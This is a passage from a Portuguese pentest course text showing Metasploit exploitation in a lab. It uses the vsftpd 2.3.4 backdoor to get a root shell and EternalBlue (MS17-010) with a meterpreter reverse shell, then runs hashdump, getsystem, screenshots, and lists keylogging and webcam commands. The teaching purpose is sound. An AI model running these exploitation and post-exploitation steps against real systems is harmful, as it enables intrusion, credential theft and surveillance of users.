Fonte: Elaborado pelo autor (2020)



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

Figura 11 – Metasploit IX

Fonte: Elaborado pelo autor (2020)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.56.102  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Figura 12 – Metasploit X
Fonte: Elaborado pelo autor (2020)

Com todos os exploits configurados, executamos o comando “exploit” e rodamos a exploração do serviço no host alvo, conforme Comando de prompt “Metasploit XXVII”

```
exploit
```

Comando de prompt 30 – Metasploit XXVII
Fonte: Elaborado pelo autor (2020)

Conforme o retorno do módulo, verificamos que obtivemos sucesso em nossa exploração.

Executando o comando “id”, podemos observar que obtivemos um shell com níveis elevados, o super usuário do sistema “root”, conforme Figura “Metasploit XI”.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.56.102:6200) at 2020-11-03 15:59:32 -0400

id
uid=0(root) gid=0(root)
```

Figura 13 – Metasploit XI
Fonte: Elaborado pelo autor (2020)

Após a execução do exploit, finalizamos o processo de exploração da vulnerabilidade, logrando êxito com o acesso ao host alvo. A partir deste momento, inicia-se uma nova etapa do teste de intrusão!

3 EXPLORANDO VULNERABILIDADES WINDOWS

O Framework Metasploit, quando relacionado a explorações Windows, oferece inúmeras possibilidades. Realizando uma abordagem simples, efetuaremos a exploração de uma vulnerabilidade conhecida de sistemas operacionais Windows, que é a MS17-010. Esta falha de segurança foi o ponto de partida para o famoso ataque do ransomware WannaCry.

O ataque do WannaCry, através da exploração de uma falha de segurança, criptografa todos os arquivos da máquina e solicita um resgate em dinheiro ou Bitcoins, pelo computador.

Utilizaremos esta falha de segurança para executarmos a demonstração de uma exploração desta vulnerabilidade, utilizando o Framework Metasploit.

Para sua utilização, depois de executarmos os passos para inicializar o msfconsole, efetuamos uma consulta na ferramenta, buscando a vulnerabilidade MS17-010, usando os comandos da Comando de prompt Metasploit XXVIII”.

```
msf5 exploit(windows/smb/ms08_067_netapi) > search ms17_010

Matching Modules
=====

#   Name                                     Disclosure Date
Rank Check Description                      -----
---
0   auxiliary/admin/smb/ms17_010_command      2017-03-14
    normal No      MS17-010 EternalRo-
mance/EternalSynergy/EternalChampion SMB Remote Windows Command
Execution
1   auxiliary/scanner/smb/smb_ms17_010
    normal No      MS17-010 SMB RCE Detection
2   exploit/windows/smb/ms17_010_eternalblue 2017-03-14
    average Yes    MS17-010 EternalBlue SMB Remote Windows Ker-
nel Pool Corruption
3   exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14
    average No     MS17-010 EternalBlue SMB Remote Windows Ker-
nel Pool Corruption for Win8+
4   exploit/windows/smb/ms17_010_psexec      2017-03-14
    normal Yes     MS17-010 EternalRo-
mance/EternalSynergy/EternalChampion SMB Remote Windows Code Exe-
cution

Interact with a module by name or index, for example use 4 or use
```

```
exploit/windows/smb/ms17_010_psexec
```

Comando de prompt 31 – Metaexploit XXVIII

Fonte: Elaborado pelo autor (2020)

Após a consulta, selecionamos a opção “exploit/windows/smb/ms17_010_eternalblue”, pois corresponde ao módulo de exploração desta falha de segurança. Para seleção deste módulo, executamos os comandos descritos na Comando de prompt “Metasploit XXIX” e inserimos os dados relacionados ao nosso host alvo do laboratório.

```
msf5 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.56.135	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

```

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost
192.168.56.134
lhost => 192.168.56.134
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        192.168.56.135  yes       The target host(s),
range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         445             yes       The target port (TCP)
  SMBDomain     .               no        (Optional) The Windows
domain to use for authentication
  SMBPass              no        (Optional) The password
for the specified username
  SMBUser              no        (Optional) The username
to authenticate as
  VERIFY_ARCH  true            yes       Check if remote archi-
tecture matches exploit Target.
  VERIFY_TARGET true            yes       Check if remote OS
matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread          yes       Exit technique (Accepted:
'', seh, thread, process, none)
  LHOST         192.168.56.134  yes       The listen address (an in-
terface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

```

Comando de prompt 32 – Metasploit XXIX
 Fonte: Elaborado pelo autor (2020)

Conforme demonstrado, inserimos o endereço do host alvo “192.168.56.135”, bem como as informações relacionadas ao nosso host, pois precisaremos receber uma conexão reversa com o alvo, no referido caso, utilizamos o comando “set lhost <IP KALI ATACANTE>”.

Verificamos se as informações estão corretamente inseridas, através do comando “show options”.

Com todos os dados necessários inseridos, efetuamos a execução da exploração, com o comando “exploit”, conforme Comando de prompt “Metasploit XXX”.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.134:4444
[*] 192.168.56.135:445 - Using auxiliary/scanner/smb/smb_ms17_010
as check
[+] 192.168.56.135:445 - Host is likely VULNERABLE to MS17-
010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.56.135:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.135:445 - Connecting to target for exploitation.
[+] 192.168.56.135:445 - Connection established for exploitation.
[+] 192.168.56.135:445 - Target OS selected valid for OS indicated
by SMB reply
[*] 192.168.56.135:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.56.135:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20
50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.56.135:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30
30 sional 7600
[+] 192.168.56.135:445 - Target arch selected valid for arch indi-
cated by DCE/RPC reply
[*] 192.168.56.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.135:445 - Sending all but last fragment of exploit
packet
[*] 192.168.56.135:445 - Starting non-paged pool grooming
[+] 192.168.56.135:445 - Sending SMBv2 buffers
[+] 192.168.56.135:445 - Closing SMBv1 connection creating free
hole adjacent to SMBv2 buffer.
[*] 192.168.56.135:445 - Sending final SMBv2 buffers.
[*] 192.168.56.135:445 - Sending last fragment of exploit packet!
[*] 192.168.56.135:445 - Receiving response from exploit packet
[+] 192.168.56.135:445 - ETERNALBLUE overwrite completed success-
fully (0xC000000D)!
[*] 192.168.56.135:445 - Sending egg to corrupted connection.
[*] 192.168.56.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.56.135
[*] Meterpreter session 1 opened (192.168.56.134:4444 ->
192.168.56.135:49158) at 2020-11-03 22:22:44 -0400
[+] 192.168.56.135:445 - =====
=====
[+] 192.168.56.135:445 - =====WIN=====
=====
[+] 192.168.56.135:445 - =====
=====

meterpreter >
```

Comando de prompt 33 – Metasploit XXX

Fonte: Elaborado pelo autor (2020)

Ao recebermos o retorno na tela, do prompt meterpreter, nossa exploração ocorreu com sucesso. Efetivamente já nos encontramos dentro da máquina alvo, podendo ter acesso às informações e aos dados do usuário.

4 METERPRETER

Com o resultado positivo da exploração realizada no tópico anterior, adentramos aos conceitos sobre o *payload* Meterpreter, que possibilita ao profissional pentester inúmeras atividades.

O meterpreter é um módulo padrão do Framework Metasploit e pode ser identificado através do prompt demonstrado na Figura “Meterpreter”.



Figura 14 – Meterpreter
Fonte: Elaborado pelo autor (2020)

Para conhecermos as possibilidades deste *payload*, utilizamos o comando *help*, que retorna na tela os menus com todas as possibilidades disponíveis para exploração, conforme Figura “Meterpreter II” e Comando de prompt “Meterpreter”.

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session

Figura 15 – Meterpreter II
Fonte: Elaborado pelo autor (2020)

```
meterpreter > help
Core Commands
=====
```


Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter
script	
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as
a background thread	
channel	Displays information or control
active channels	
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode
strings	
enable_unicode_encoding	Enables encoding of unicode
strings	
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout
values	
guid	Get the session GUID
help	Help menu
info	Displays information about a Post
module	
irb	Open an interactive Ruby shell on
the current session	
load	Load one or more meterpreter ex-
tensions	
machine_id	Get the MSF ID of the machine at-
tached to the session	
migrate	Migrate the server to another
process	
pivot	Manage pivot listeners
pry	Open the Pry debugger on the cur-
rent session	
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or
Post module	
secure	(Re)Negotiate TLV packet encryp-
tion on the session	
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout
values	
sleep	Force Meterpreter to go quiet,
then re-establish session.	
transport	Change the current transport
mechanism	
use	Deprecated alias for "load"
uuid	Get the UUID for the current ses-
sion	
write	Writes data to a channel

Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands

=====

Command	Description
-----	-----
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands

=====

Command	Description
-----	-----
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process

```

    getsid      Get the SID of the user that the server is run-
ning as
    getuid      Get the user that the server is running as
    kill        Terminate a process
    localtime   Displays the target system's local date and time
    pgrep       Filter processes by name
    pkill       Terminate processes by name
    ps          List running processes
    reboot      Reboots the remote computer
    reg         Modify and interact with the remote registry
    rev2self    Calls RevertToSelf() on the remote machine
    shell       Drop into a system command shell
    shutdown    Shuts down the remote computer
    steal_token Attempts to steal an impersonation token from
the target process
    suspend     Suspends or resumes a list of processes
    sysinfo     Gets information about the remote system, such as
OS

```

Stdapi: User interface Commands

```
=====
```

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window sta- tions
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote us- er has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user's desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface compo- nents

Stdapi: Webcam Commands

```
=====
```

Command	Description
-----	-----
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

```
Stdapi: Audio Output Commands
=====

    Command      Description
    -----      -
    play          play a waveform audio file (.wav) on the target
system

Priv: Elevate Commands
=====

    Command      Description
    -----      -
    getsystem     Attempt to elevate your privilege to that of lo-
cal system.

Priv: Password database Commands
=====

    Command      Description
    -----      -
    hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
=====

    Command      Description
    -----      -
    timestamp     Manipulate file MACE attributes

meterpreter >
```

Comando de prompt 34 – Meterpreter
Fonte: Elaborado pelo autor (2020)

Através deste *payload*, podemos realizar diversas atividades, como o upload e download de arquivos, navegação nos diretórios, *screenshots* da Área de Trabalho do usuário, obter os hashes de senhas, processos do sistema, usuários administradores, informações sobre dispositivos de rede e muito mais.

Todas estas atividades podem ser observadas no Comando de prompt “Meterpreter II” e Figuras “Meterpreter III”, “Meterpreter IV” e “Meterpreter V”.

```
meterpreter > screenshot
Screenshot saved to: /root/zISAhLnZ.jpeg
meterpreter > hashdump
Administra-
dor:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
```

```
0c089c0:::
Convid-
ado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
teste:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In
Memory/Admin)).
meterpreter > sysinfo
Computer      : TESTE-PC
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x64
System Language : pt_BR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:71:70:be
MTU        : 1500
IPv4 Address : 192.168.56.135
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9d27:f2fe:6e51:93ee
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : Adaptador do Microsoft ISATAP
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:3887
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > ps

Process List
=====

PID    PPID    Name                                     Arch  Session  User
```

Path				
---	----	----	----	-----
0	0	[System Process]		
4	0	System	x64	0
256	4	smss.exe	x64	0
		\SystemRoot\System32\smss.exe		
300	460	svchost.exe	x64	0
		AUTORIDADE NT\SISTEMA		
NT\SERVIÇO	DE REDE	C:\Windows\system32\svchost.exe		
328	320	csrss.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\csrss.exe		
364	356	csrss.exe	x64	1
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\csrss.exe		
372	320	wininit.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\wininit.exe		
400	356	winlogon.exe	x64	1
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\winlogon.exe		
460	372	services.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\services.exe		
468	372	lsass.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\lsass.exe		
476	372	lsm.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\lsm.exe		
572	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\svchost.exe		
632	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SERVIÇO	DE REDE	C:\Windows\system32\svchost.exe		
736	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SERVIÇO	LOCAL	C:\Windows\System32\svchost.exe		
772	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\System32\svchost.exe		
796	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\system32\svchost.exe		
832	460	SearchIndexer.exe	x64	0
		AUTORIDADE NT\SISTEMA		
		C:\Windows\system32\SearchIndexer.exe		
960	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SERVIÇO	LOCAL	C:\Windows\system32\svchost.exe		
1048	460	spoolsv.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\System32\spoolsv.exe		
1100	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SERVIÇO	LOCAL	C:\Windows\system32\svchost.exe		
1220	460	taskhost.exe	x64	1
		teste-PC\teste		
		C:\Windows\system32\taskhost.exe		
1324	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SERVIÇO	LOCAL	C:\Windows\system32\svchost.exe		
1372	1288	explorer.exe	x64	1
		teste-PC\teste		
		C:\Windows\Explorer.EXE		
1404	772	dwm.exe	x64	1
		teste-PC\teste		
		C:\Windows\system32\Dwm.exe		
1648	460	sppsvc.exe	x64	0
		AUTORIDADE		
NT\SERVIÇO	DE REDE	C:\Windows\system32\sppsvc.exe		
1764	460	svchost.exe	x64	0
		AUTORIDADE		
NT\SISTEMA		C:\Windows\System32\svchost.exe		

```
1824 460 svchost.exe x64 0 AUTORIDADE
NT\SERVIÇO DE REDE C:\Windows\system32\svchost.exe
meterpreter >
```

Comando de prompt 35 – Meterpreter II

Fonte: Elaborado pelo autor (2020)

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
256	4	smss.exe	x64	0	AUTORIDADE NT\SISTEMA	\SystemRoot\System32\smss.exe
300	460	svchost.exe	x64	0	AUTORIDADE NT\SERVIÇO DE REDE	C:\Windows\system32\svchost.exe
328	320	csrss.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\csrss.exe
364	356	csrss.exe	x64	1	AUTORIDADE NT\SISTEMA	C:\Windows\system32\csrss.exe
372	320	wininit.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\wininit.exe
400	356	winlogon.exe	x64	1	AUTORIDADE NT\SISTEMA	C:\Windows\system32\winlogon.exe
460	372	services.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\services.exe
468	372	lsass.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\lsass.exe
476	372	lsm.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\lsm.exe
572	460	svchost.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\svchost.exe
632	460	svchost.exe	x64	0	AUTORIDADE NT\SERVIÇO DE REDE	C:\Windows\system32\svchost.exe
736	460	svchost.exe	x64	0	AUTORIDADE NT\SERVIÇO LOCAL	C:\Windows\System32\svchost.exe
772	460	svchost.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\System32\svchost.exe
796	460	svchost.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\svchost.exe
832	460	SearchIndexer.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\system32\SearchIndexer.exe
960	460	svchost.exe	x64	0	AUTORIDADE NT\SERVIÇO LOCAL	C:\Windows\system32\svchost.exe
1048	460	spoolsv.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\System32\spoolsv.exe
1100	460	svchost.exe	x64	0	AUTORIDADE NT\SERVIÇO LOCAL	C:\Windows\system32\svchost.exe
1220	460	taskhost.exe	x64	1	teste-PC\teste	C:\Windows\system32\taskhost.exe
1324	460	svchost.exe	x64	0	AUTORIDADE NT\SERVIÇO LOCAL	C:\Windows\System32\svchost.exe
1372	1288	explorer.exe	x64	1	teste-PC\teste	C:\Windows\Explorer.EXE
1404	772	dwm.exe	x64	1	teste-PC\teste	C:\Windows\system32\Dwm.exe
1648	460	spssvc.exe	x64	0	AUTORIDADE NT\SERVIÇO DE REDE	C:\Windows\system32\spssvc.exe
1764	460	svchost.exe	x64	0	AUTORIDADE NT\SISTEMA	C:\Windows\System32\svchost.exe
1824	460	svchost.exe	x64	0	AUTORIDADE NT\SERVIÇO DE REDE	C:\Windows\system32\svchost.exe

```
meterpreter >
```

Figura 16 – Meterpreter III

Fonte: Elaborado pelo autor (2020)

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:71:70:be
MTU        : 1500
IPv4 Address : 192.168.56.135
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9d27:f2fe:6e51:93ee
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figura 17 – Meterpreter IV

Fonte: Elaborado pelo autor (2020)

```
meterpreter > screenshot
Screenshot saved to: /root/zISAhLnZ.jpeg
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
teste:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > sysinfo
Computer      : TESTE-PC
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x64
System Language : pt_BR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

Figura 18 – Meterpreter V
Fonte: Elaborado pelo autor (2020)




Figura 19 – Meterpreter VI
Fonte: Elaborado pelo autor (2020)

As possibilidades de utilização do Framework Metasploit são diversas, basta o profissional pentester conhecer suas limitações, estudar suas possibilidades e empregar conforme sua atividade e necessidade.

Além de ser uma ferramenta que possibilita uma grande capacidade de organização e registro de dados, esta ferramenta poderosa pode proporcionar resultados promissores em um teste de intrusão.

REFERÊNCIA

GALOSSO, R. **Metasploit Framework de cabo a rabo – Parte 1**. 2018. Disponível em: <<https://www.guiadoti.com/2018/04/metasploit-framework-parte-1/>>. Acesso em: 12 jan. 2021.

EMANIP